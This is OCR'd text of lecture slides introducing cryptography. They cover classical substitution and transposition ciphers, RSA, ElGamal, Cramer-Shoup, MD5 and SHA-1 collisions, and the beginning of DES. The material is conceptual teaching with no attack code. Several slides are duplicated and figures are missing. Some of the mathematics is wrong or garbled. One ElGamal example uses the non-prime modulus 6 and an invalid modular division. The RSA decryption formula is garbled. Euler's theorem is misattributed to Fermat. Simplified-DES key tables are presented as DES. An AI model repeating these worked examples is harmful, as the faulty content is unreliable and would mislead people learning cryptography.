CGI HacAcademy
Introduction to Cryptography

Pascal Lafourcade

November 2018

LABORATOIRE D'INFORMATIQUE,
DE MODÉLISATION ET D'OPTIMISATION DES SYSTÈMES

Administrative Informations

Where & When

2 days of 6h00

- 13 Novembre 2018
- 4 Décembre 2018

pascal.lafourcade@uca.fr

Instructor Information (II)

Research in:

Information Security, Formal Verification, Cryptographic Protocols, Rewriting, Unification, Equational Theories, Constraints:

- e-voting, e-auction
- Group protocols
- Wireless communications
- Tools, Automatic verification
- Design protocols, cryptosystems ...

What is this course about?

A presentation to basics and essential notions, techniques in cryptography.

- Not a course on cryptography,
- Not a complete course on security.

Security touches many domains:

- cryptography,
- mathematics,
- operating system,
- networking,
- economics,
- policy and law ...

Content

- Motivation, Historic, Asymetric: RSA ElGamal
- Symetric DES, AES, Modes, Hash
- Signature, MAC, ECC, Security Notions
- Protocols, PKI

1. Side Channel
2. Password
3. Secret Sharing
4. ZPK

LABORATOIRE D'INFORMATIQUE,
DE MODÉLISATION ET D'OPTIMISATION DES SYSTÈMES

Reading

Some recommended book:

- "The handbook of applied cryptography" by Alfred J. Menezes, Paul C. van Oorschot and Scott A. Vanstone. `www.cacr.math.uwaterloo.ca/hac/index.html`
- Jonathan Katz and Yehuda Lindell "Introduction to modern cryptography"

More books

- Bruce Schneier "Applied cryptography",
- Matt Bishop "Computer Security: Art and Science",
- Douglas Stinson "Cryptography: Theory and Practice",
- Simon Singh "The Code Book: The Secret History of Codes and Code Breaking".
- Pierre Barthélemy et Robert Rolland - Cryptographie - Principe et mises en oeuvre (2012)
- Exercices et problèmes de cryptographie Damien Vergnaud (2012)
- Théorie des codes : compression, cryptage, correction (2007) Jean-Guillaume Dumas et al
- Cryptographie, théorie et pratique Douglas Stinson, Serge Vaudenay

Outline


LIMOS | LABORATOIRE D'INFORMATIQUE, DE MODÉLISATION ET D'OPTIMISATION DES SYSTÈMES

Clef symétrique

Exemples

- César, Vigenère
- One Time Pad (OTP) $c = m \oplus k$
- Data Encryption Standard (DES) 1976
- Advanced Encryption Strandard (AES) 2001

Communications téléphoniques



Chiffrement à clef publique

Exemples

- RSA (Rivest Shamir Adelmman 1977): $c = m^e \mod n$
- ElGamal (1981) : $c \equiv (g^r, h^r \cdot m)$

LABORATOIRE D'INFORMATIQUE,
DE MODÉLISATION ET D'OPTIMISATION DES SYSTÈMES

Computational cost of encryption

2 hours of video (assumes 3Ghz CPU)

	DVD 4,7 G.B		Blu-Ray 25 GB	
Schemes	encrypt	decrypt	encrypt	decrypt
RSA 2048(1)	22 min	24 h	115 min	130 h
RSA 1024(1)	21 min	10 h	111 min	53 h
AES CTR(2)	20 sec	20 sec	105 sec	105 sec

LIMOS
LABORATOIRE D'INFORMATIQUE, DE MODÉLISATION ET D'OPTIMISATION DES SYSTÈMES

ElGamal Encryption Scheme

Key generation: Alice chooses a prime number p and a group generator g of $(\mathbb{Z}/p\mathbb{Z})^*$ and $a \in (\mathbb{Z}/(p-1)\mathbb{Z})^*$.

Public key: (p, g, h), where $h = g^a \mod p$.

Private key: a

Encryption: Bob chooses $r \in_R (\mathbb{Z}/(p-1)\mathbb{Z})^*$ and computes $(u, v) = (g^r, Mh^r)$

Decryption: Given (u, v), Alice computes $M \equiv_p \frac{v}{u^a}$

Justification: $\frac{v}{u^a} = \frac{Mh^r}{g^{ra}} \equiv_p M$

Remarque: re-usage of the same random r leads to a security flaw:

$$\frac{M_1 h^r}{M_2 h^r} \equiv_p \frac{M_1}{M_2}$$


Practical Inconvenience: Cipher is twice as long as plain text.

Fonction de Hachage (SHA-256, SHA-3)

Fonction de Hachage (SHA-256, SHA-3)

Propriétés de résitance

- Pré-image




- Unkeyed Hash function: Integrity
- Keyed Hash function (Message Authentication Code): Authentification


Fonction de Hachage (SHA-256, SHA-3)

Propriétés de résitance

- Pré-image



- Seconde Pré-image




- Unkeyed Hash function: Integrity
- Keyed Hash function (Message Authentication Code): Authentification


Fonction de Hachage (SHA-256, SHA-3)

Propriétés de résitance

- Pré-image



- Seconde Pré-image



- Collision

- Unkeyed Hash function: Integrity
- Keyed Hash function (Message Authentication Code): Authentification

MD5, MD4 and RIPEMD Broken

MD5(james.jpg)= e06723d4961a0a3f950e7786f3766338

LABORATOIRE D'INFORMATIQUE,
DE MODÉLISATION ET D'OPTIMISATION DES SYSTÈMES

MD5, MD4 and RIPEMD Broken


MD5(james.jpg)= e06723d4961a0a3f950e7786f3766338
MD5(barry.jpg) = e06723d4961a0a3f950e7786f3766338

How to Break MD5 and Other Hash Functions, by Xiaoyun Wang, et al.

MD5 : Average run time on P4 1.6ghz PC: 45 minutes
MD4 and RIPEMD : Average runtime on P4 1.6ghz: 5 seconds


SHA-1 broken in 2017 `shattered.io`

M. Stevens, P. Karpman, E. Bursztein, A. Albertini, Y. Markov




LABORATOIRE D'INFORMATIQUE,
DE MODÉLISATION ET D'OPTIMISATION DES SYSTÈMES


SHA-1 broken in 2017 shattered.io




SHA-1 broken in 2017 `shattered.io`




SHA-1 broken in 2017 shattered.io



Signature




Signature



RSA: $m^d \mod n$

Outline

Information hiding



- Cryptology: the study of secret writing.
- Steganography: the science of hiding messages in other messages.
- Cryptography: the science of secret writing.
  Note: terms like encrypt, encode, and encipher are often (loosely and wrongly) used interchangeably

Slave

Mono-alphabetic substitution ciphers

- Simplest kind of cipher. Idea over 2,000 years old.
- Let $\mathcal{K}$ be the set of all permutations on the alphabet $\mathcal{A}$. Define for each $e \in \mathcal{K}$ an encryption transformation E_e on strings $m = m_1 m_2 \cdots m_n \in \mathcal{M}$ as

$$E_e(m) = e(m_1)e(m_2)\cdots e(m_n) = c_1 c_2 \cdots c_n = c\,.$$

- To decrypt c, compute the inverse permutation $d = e^{-1}$ and

$$D_d(c) = d(c_1)d(c_2)\cdots d(c_n) = m\,.$$

- E_e is a simple substitution cipher or a mono-alphabetic substitution cipher.

Substitution cipher examples

- KHOOR ZRUOG

Substitution cipher examples

- KHOOR ZRUOG = HELLO WORLD
  Caesar cipher: each plaintext character is replaced by the character three to the right modulo 26.

Substitution cipher examples

- KHOOR ZRUOG = HELLO WORLD
  Caesar cipher: each plaintext character is replaced by the character three to the right modulo 26.
- ZI anzr vf Nqnz

Substitution cipher examples

- KHOOR ZRUOG = HELLO WORLD
  Caesar cipher: each plaintext character is replaced by the character three to the right modulo 26.
- ZI anzr vf Nqnz = My name is Adam
  ROT13: shift each letter by 13 places.
  Under Unix: `tr a-zA-Z n-za-mN-ZA-M`.
- 2-25-5 2-25-5

LABORATOIRE D'INFORMATIQUE,
DE MODÉLISATION ET D'OPTIMISATION DES SYSTÈMES


Substitution cipher examples

- KHOOR ZRUOG = HELLO WORLD
  Caesar cipher: each plaintext character is replaced by the character three to the right modulo 26.
- ZI anzr vf Nqnz = My name is Adam
  ROT13: shift each letter by 13 places.
  Under Unix: `tr a-zA-Z n-za-mN-ZA-M`.
- 2-25-5 2-25-5 = BYE BYE
  Alphanumeric: substitute numbers for letters.

How hard are these to cryptanalyze? Caesar? General?

(In)security of substitution ciphers

- Key spaces are typically huge. 26 letters $\rightsquigarrow$ 26! possible keys.
- Trivial to crack using frequency analysis (letters, digraphs...)
- Frequencies for English based on data-mining books/articles.



How to break a monoalphabetic cipher

- Guess the target language
- Count letter frequencies in the cryptogram C
- Match cryptogram's frequencies with language's frequencies
- Use the partially decrypted message to correct errors.

Homophonic substitution ciphers

- To each $a \in \mathcal{A}$, associate a set $H(a)$ of strings of t symbols, where $H(a), a \in \mathcal{A}$ are pairwise disjoint. A homophonic substitution cipher replaces each a with a randomly chosen string from $H(a)$. To decrypt a string c of t symbols, one must determine an $a \in A$ such that $c \in H(a)$. The key for the cipher is the sets $H(a)$.

Homophonic substitution ciphers

- To each $a \in \mathcal{A}$, associate a set $H(a)$ of strings of t symbols, where $H(a), a \in \mathcal{A}$ are pairwise disjoint. A homophonic substitution cipher replaces each a with a randomly chosen string from $H(a)$. To decrypt a string c of t symbols, one must determine an $a \in A$ such that $c \in H(a)$. The key for the cipher is the sets $H(a)$.

Example:

$\mathcal{A} = \{a, b\}$, $H(a) = \{00, 10\}$, and $H(b) = \{01, 11\}$. The plaintext ab encrypts to one of 0001, 0011, 1001, 1011.

Rational: makes frequency analysis more difficult.
Cost: data expansion and more work for decryption.

Polyalphabetic substitution ciphers

- Idea (Leon Alberti): conceal distribution using family of mappings.

- A polyalphabetic substitution cipher is a block cipher with block length t over alphabet $\mathcal{A}$ where:
  - the key space $\mathcal{K}$ consists of all ordered sets of t permutations over $\mathcal{A}$, $(p_1, p_2, \ldots, p_t)$.
  - Encryption of $m = m_1 \cdots m_t$ under key $e = (p_1, \cdots, p_t)$ is $E_e(m) = p_1(m_1) \cdots p_t(m_t)$.
  - Decryption key for e is $d = (p_1^{-1}, \cdots p_t^{-1})$.

Example: Vigenère ciphers

- Key given by sequence of numbers $e = e_1, \ldots, e_t$, where

$$p_i(a) = (a + e_i) \bmod n$$

defining a permutation on an alphabet of size n.

- Example: English ($n = 26$), with k = 3,7,10

$$\text{m} = \text{THI SCI PHE RIS CER TAI NLY NOT SEC URE}$$

then

$$E_e(m) = \text{WOS VJS SOO UPC FLB WHS QSI QVD VLM XYO}$$

LIMOS
LABORATOIRE D'INFORMATIQUE,
DE MODÉLISATION ET D'OPTIMISATION DES SYSTÈMES

One-time pads (Vernam cipher)

- A one-time pad is a cipher defined over $\{0,1\}$. Message $m_1 \cdots m_n$ is encrypted by a binary key string $k_1 \cdots k_n$.

$$
\begin{aligned}
E_{k_1 \cdots k_n}(m_1 \cdots m_n) &= (m_1 \oplus k_1) \cdots (m_n \oplus k_n) \\
D_{k_1 \cdots k_n}(c_1 \cdots c_n) &= (c_1 \oplus k_1) \cdots (c_n \oplus k_n)
\end{aligned}
$$

- Example: $\begin{array}{rcl} m & = & 010111 \\ k & = & 110010 \\ \hline c & = & 100101 \end{array}$
- Since every key sequence is equally likely, so is every plaintext! Unconditional (information theoretic) security, if key isn't reused!
- Moscow–Washington communication previously secured this way.
- Problem?

LABORATOIRE D'INFORMATIQUE,
DE MODÉLISATION ET D'OPTIMISATION DES SYSTÈMES

One-time pads (Vernam cipher)

- A one-time pad is a cipher defined over $\{0,1\}$. Message $m_1 \cdots m_n$ is encrypted by a binary key string $k_1 \cdots k_n$.

$$
\begin{aligned}
E_{k_1 \cdots k_n}(m_1 \cdots m_n) &= (m_1 \oplus k_1) \cdots (m_n \oplus k_n) \\
D_{k_1 \cdots k_n}(c_1 \cdots c_n) &= (c_1 \oplus k_1) \cdots (c_n \oplus k_n)
\end{aligned}
$$

- Example: $\begin{array}{ccc} m & = & 010111 \\ k & = & 110010 \\ \hline c & = & 100101 \end{array}$

- Since every key sequence is equally likely, so is every plaintext! Unconditional (information theoretic) security, if key isn't reused!
- Moscow–Washington communication previously secured this way.
- Problem? Securely exchanging and synchronizing long keys.

Transposition ciphers

- For block length t, let $\mathcal{K}$ be the set of permutations on $\{1, \ldots, t\}$. For each $e \in \mathcal{K}$ and $m \in \mathcal{M}$

$$E_e(m) = m_{e(1)} m_{e(2)} \cdots m_{e(t)} \,.$$

- The set of all such transformations is called a transposition cipher.
- To decrypt $c = c_1 c_2 \cdots c_t$ compute $D_d(c) = c_{d(1)} c_{d(2)} \cdots c_{d(t)}$, where d is inverse permutation.
- Letters unchanged so frequency analysis can be used to reveal if ciphertext is a transposition. Decrypt by exploiting frequency analysis for diphthongs, tripthongs, words, etc.

Example: transposition ciphers

- $C =$ Aduaenttlydhatoiekounletmtoihahvsekeeeleeyqonouv

Example: transposition ciphers

- $C =$ Aduaenttlydhatoiekounletmtoihahvsekeeeleeyqonouv

A	n	d	i	n	t	h	e	e	n
d	t	h	e	l	o	v	e	y	o
u	t	a	k	e	i	s	e	q	u
a	l	t	o	t	h	e	l	o	v
e	y	o	u	m	a	k	e		

Table defines a permutation on 1, ..., 50.

Example: transposition ciphers

- $C =$ Aduaenttlydhatoiekounletmtoihahvsekeeeleeyqonouv

A	n	d	i	n	t	h	e	e	n
d	t	h	e	l	o	v	e	y	o
u	t	a	k	e	i	s	e	q	u
a	l	t	o	t	h	e	l	o	v
e	y	o	u	m	a	k	e		

Table defines a permutation on 1, ..., 50.

- Idea goes back to Greek Scytale: wrap belt spirally around baton and write plaintext lengthwise on it.

LIMOS
LABORATOIRE D'INFORMATIQUE,
DE MODÉLISATION ET D'OPTIMISATION DES SYSTÈMES

Composite ciphers

- Ciphers based on just substitutions or transpositions are not secure
- Ciphers can be combined. However . . .
  - two substitutions are really only one more complex substitution,
  - two transpositions are really only one transposition,
  - but a substitution followed by a transposition makes a new harder cipher.
- Product ciphers chain substitution-transposition combinations.
- Difficult to do by hand
  $\rightsquigarrow$ invention of cipher machines.

LABORATOIRE D'INFORMATIQUE,
DE MODÉLISATION ET D'OPTIMISATION DES SYSTÈMES

ENIGMA

Three-rotor German military Enigma machine
Dayly keys are used and stored in a book.
There are 10^{114} possibilities for one cipher.

Other German Tricks

A space was omitted or replaced by an X. The X was generally used as point or full stop. They replaced the comma by Y and the question sign by UD. The combination CH, as in "Acht" (eight) or "Richtung" (direction) were replaced by Q (AQT, RIQTUNG).

Kerchoff's Principle

In 1883, a Dutch linguist Auguste Kerchoff von Nieuwenhof stated in his book "La Cryptographie Militaire" that:

"the security of a crypto-system must be totally dependent on the secrecy of the key, not the secrecy of the algorithm."

Author's name sometimes spelled Kerckhoff

Shannon's Principle 1949

Confusion

The purpose of confusion is to make the relation between the key and the ciphertext as complex as possible.

Ciphers that do not offer much confusion (such as Vigenere cipher) are susceptible to frequency analysis.

Diffusion

Diffusion spreads the influence of a single plaintext bit over many ciphertext bits.


The best diffusing component is substitution (homophonic)

Principle


A good cipher design uses Confusion and Diffusion together

Symmetric vs Asymmetric Encryption

Symmetric Encryption (DES, AES)



Asymmetric Encryption (RSA, Elgamal ...)



Comparison

- Size of the key
- Complexity of computation (time, hardware, cost ...)
- Number of different keys ?
- Key distribution
- Signature only possible with asymmetric scheme

Computational cost of encryption

2 hours of video (assumes 3Ghz CPU)

	DVD 4,7 G.B		Blu-Ray 25 GB	
Schemes	encrypt	decrypt	encrypt	decrypt
RSA 2048(1)	22 min	24 h	115 min	130 h
RSA 1024(1)	21 min	10 h	111 min	53 h
AES CTR(2)	20 sec	20 sec	105 sec	105 sec

LIMOS
LABORATOIRE D'INFORMATIQUE,
DE MODÉLISATION ET D'OPTIMISATION DES SYSTÈMES

Outline

LABORATOIRE D'INFORMATIQUE,
DE MODÉLISATION ET D'OPTIMISATION DES SYSTÈMES

One-way function and Trapdoor

Definition

A function is *One-way*, if :

- it is easy to compute
- its inverse is hard to compute :

$$\Pr[m \xleftarrow{r} \{0,1\}^*; y := f(m) : f(\mathcal{A}(y, f)) = y]$$

  is negligible.

Trapdoor:

- Inverse is easy to compute given an additional information (an inverse key *e.g.* in RSA).

Integer Factoring

$\rightarrow$ Use of algorithmically hard problems.

Factorization

- $p, q \mapsto n = p.q$ easy (quadratic)
- $n = p.q \mapsto p, q$ difficult

RSA

RSA function $n = pq$, p and q primes.
e: public exponent

- $x \mapsto x^e \mod n$ easy (cubic)
- $y = x^e \mapsto x \mod n$ difficult
  $x = y^d$ where $d = e^{-1} \mod \phi(n)$

Soundness

Assume $n = pq$, $gcd(e, \phi(n)) = 1$ and $d = e^-1 \bmod \phi(n)$.
$c^d = m^{de} = m.m^{k\phi(n)} \mod n$
According to the Fermat Little Theorem $\forall x \in (\mathbb{Z}/n\mathbb{Z})^*, x^{\phi(n)} = 1$

LABORATOIRE D'INFORMATIQUE,
DE MODÉLISATION ET D'OPTIMISATION DES SYSTÈMES

Example RSA

Example

- $p = 61$ (destroy this after computing E and D)
- $q = 53$ (destroy this after computing E and D)
- $n = pq = 3233$ modulus (give this to others)
- $e = 17$ public exponent (give this to others)
- $d = 2753$ private exponent (keep this secret!)

Your public key is (e, n) and your private key is d.
$encrypt(T) = (T^e) \bmod n = (T^{17}) \bmod 3233$
$decrypt(C) = (C^d) \bmod n(C^{2753}) \bmod 3233$

- $encrypt(123) = 123^{17} \bmod 3233$
  $= 337587917446653715596592958817679803 \bmod 3233$
  $= 855$
- $decrypt(855) = 855^{2753} \bmod 3233$

Complexity Estimates

Estimates for integer factoring Lenstra-Verheul 2000

Modulus (bits)	Operations ($\log_2$)
512	58
1024	80
2048	111
4096	149
8192	156

$\approx 2^{60}$ years

$\rightarrow$ Can be used for RSA too.

ElGamal Encryption Scheme

Key generation: Alice chooses a prime number p and a group generator g of $(\mathbb{Z}/p\mathbb{Z})^*$ and $a \in (\mathbb{Z}/(p-1)\mathbb{Z})^*$.

Public key: (p, g, h), where $h = g^a \mod p$.

Private key: a

Encryption: Bob chooses $r \in_R (\mathbb{Z}/(p-1)\mathbb{Z})^*$ and computes $(u, v) = (g^r, Mh^r)$

Decryption: Given (u, v), Alice computes $M \equiv_p \frac{v}{u^a}$

Justification: $\frac{v}{u^a} = \frac{Mh^r}{g^{ra}} \equiv_p M$

Remarque: re-usage of the same random r leads to a security flaw:

$$\frac{M_1 h^r}{M_2 h^r} \equiv_p \frac{M_1}{M_2}$$

Practical Inconvenience: Cipher is twice as long as plain text.

LABORATOIRE D'INFORMATIQUE,
DE MODÉLISATION ET D'OPTIMISATION DES SYSTÈMES

Example ElGamal Encryption Scheme

$g = 2,\ p = 5,\ a = 3$
Calculer h ?
$h = 2^3 \mod 5 = 8 \mod 5 = 3$
$r = 2$ et $m = 4$
Calculer c ?
$g^r = 2^2 \mod 5 = 4\ mh^r = 4 \times (3^2) \mod 5 = 4 \times 9 \mod 5 = 36$
$\mod 5$
$c = (4, 1)$
Déchiffrer $c = (4, 1)$?
$m = \frac{1}{4^3} = \frac{1}{64} = 4$
car $64 \times 4 = 256 \mod 5 = 1$
$\frac{1}{64} = \frac{1}{4} = 4$
car $4 \times 4 = 16 \mod 5 = 1$

Example ElGamal Encryption Scheme

Key generation: Alice chooses a prime number p and a group generator g of $(\mathbb{Z}/p\mathbb{Z})^*$ and $a \in (\mathbb{Z}/(p-1)\mathbb{Z})^*$.

Private key: $a = 2$

Public key: $(p, g, h) = (6, 2, 4)$,
where $4 = h = g^a \mod p = 2^2 \mod 6$.

Encryption: Bob encrypts $M = 5$ using $3 = r \in_R (\mathbb{Z}/(p-1)\mathbb{Z})^*$
$(u, v) = (g^r, Mh^r) = (2^3 \mod 6, 5 \times 4^3 \mod 6) = (2, 2)$

Decryption: Given (u, v), Alice computes $M \equiv_p \frac{v}{u^a}$

Justification: $\frac{v}{u^a} = \frac{2}{2^2} = \frac{2}{4} = 5$
since $2 \times 5 \mod 6 = 10\ mod 6 = 4$

LABORATOIRE D'INFORMATIQUE,
DE MODÉLISATION ET D'OPTIMISATION DES SYSTÈMES

Cramer-Shoup Cryptosystem

- Proposed in 1998 by Ronald Cramer and Victor Shoup
- First efficient scheme proven to be IND-CCA2 in standard model.
- Extension of Elgamal Cryptosystem.
- Use of a collision-resistant hash function

Ronald Cramer and Victor Shoup. "A practical public key cryptosystem provably secure against adaptive chosen ciphertext attack." in proceedings of Crypto 1998, LNCS 1462.

Key Generation

- G a cyclic group of order q with two distinct, random generators g_1, g_2
- Pick 5 random values (x_1, x_2, y_1, y_2, z) in $\{0, \ldots, q-1\}$
- $c = g_1^{x_1} g_2^{x_2}$, $d = g_1^{y_1} g_2^{y_2}$, $h = g_1^z$
- Public key: (c, d, h), with G, q, g_1, g_2
- Secret key: (x_1, x_2, y_1, y_2, z)

LABORATOIRE D'INFORMATIQUE,
DE MODÉLISATION ET D'OPTIMISATION DES SYSTÈMES

Encryption of $m \in G$ with $(G, q, g_1, g_2, c, d, h)$

- Pick a random $k \in \{0, \ldots, q-1\}$
- Calculate: $u_1 = g_1^k$, $u_2 = g_2^k$
- $e = h^k m$
- $\alpha = H(u_1, u_2, e)$
- $v = c^k d^{k\alpha}$
- Ciphertext: (u_1, u_2, e, v)

Decryption of (u_1, u_2, e, v) with (x_1, x_2, y_1, y_2, z)

- Compute $\alpha = H(u_1, u_2, e)$
- Verify $u_1^{x_1} u_2^{x_2} (u_1^{y_1} u_2^{y_2})^\alpha = v$
- $m = e/(u_1^z)$

It works because

$$u_1^z = g_1^{kz} = h^k$$

$$m = e/h^k$$

And because

$$v = c^k d^{k\alpha} = (g_1^{x_1} g_2^{x_2})^k (g_1^{y_1} g_2^{y_2})^{k\alpha}$$

$$u_1^{x_1} u_2^{x_2} (u_1^{y_1} u_2^{y_2})^\alpha = g_1^{kx_1} g_2^{kx_2} (g_1^{ky_1} g_2^{ky_2})^\alpha$$

Outline

Symetric Encryption

Two kinds of symetric encryption:


- block cipher (fixed plaintext size) DES AES
- stream cipher (unlimited plaintext size) RC4, E0, Crypto-1

To encrypt and to decrypt the same secrete key K is used !

Data Encryption Standard, (call in 1973)

Lucifer designed in 1971 by Horst Feistel at IBM.

- Block cipher, encrypting 64-bit blocks
  Uses 56 bit keys
  Expressed as 64 bit numbers (8 bits parity checking)



- First cryptographic standard.
  - 1977 US federal standard (US Bureau of Standards)
  - 1981 ANSI private sector standard

DES — overall form

- 16 rounds Feistel cipher + key-scheduler.
- Key scheduling algorithm derives subkeys K_i from original key K.
- Initial permutation at start, and inverse permutation at end.
- f consists of two permutations and an s-box substitution.

$L_{i+1} = R_i$ and $R_{i+1} = L_i \oplus f(R_i, K_i)$

LABORATOIRE D'INFORMATIQUE, DE MODÉLISATION ET D'OPTIMISATION DES SYSTÈMES

DES — Subkey generation

First, produce two subkeys K1 and K2:

$$K1 = P8(LS1(P10(key)))$$

$$K2 = P8(LS2(LS1(P10(key))))$$

where P8, P10, LS1 and LS2 are bit substitution operators.

- P10 : 10 bits to 10 bits

3	5	2	7	4	10	1	9	8	6

- P8 : 10 bits to 8 bits

6	3	7	4	8	5	10	9

- LS1 ("left shift 1 bit" on 5 bit words) : 10 bits to 10 bits

2	3	4	5	1	7	8	9	10	6

- LS2 ("left shift 2 bit" on 5 bit words) : 10 bits to 10 bits


3	4	5	1	2	8	9	10	6	7

DES — Before round subkey

Each half of the key schedule state is rotated left by a number of places.

# Rds	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
Left	1	1	2	2	2	2	2	2	1	2	2	2	2	2	2	1

DES — 1 round



$(b_1 b_6, b_2 b_3 b_4 b_5)$, C_j represents the binary value in the row $b_1 b_6$ and column $b_2 b_3 b_4 b_5$ of the S_j box.

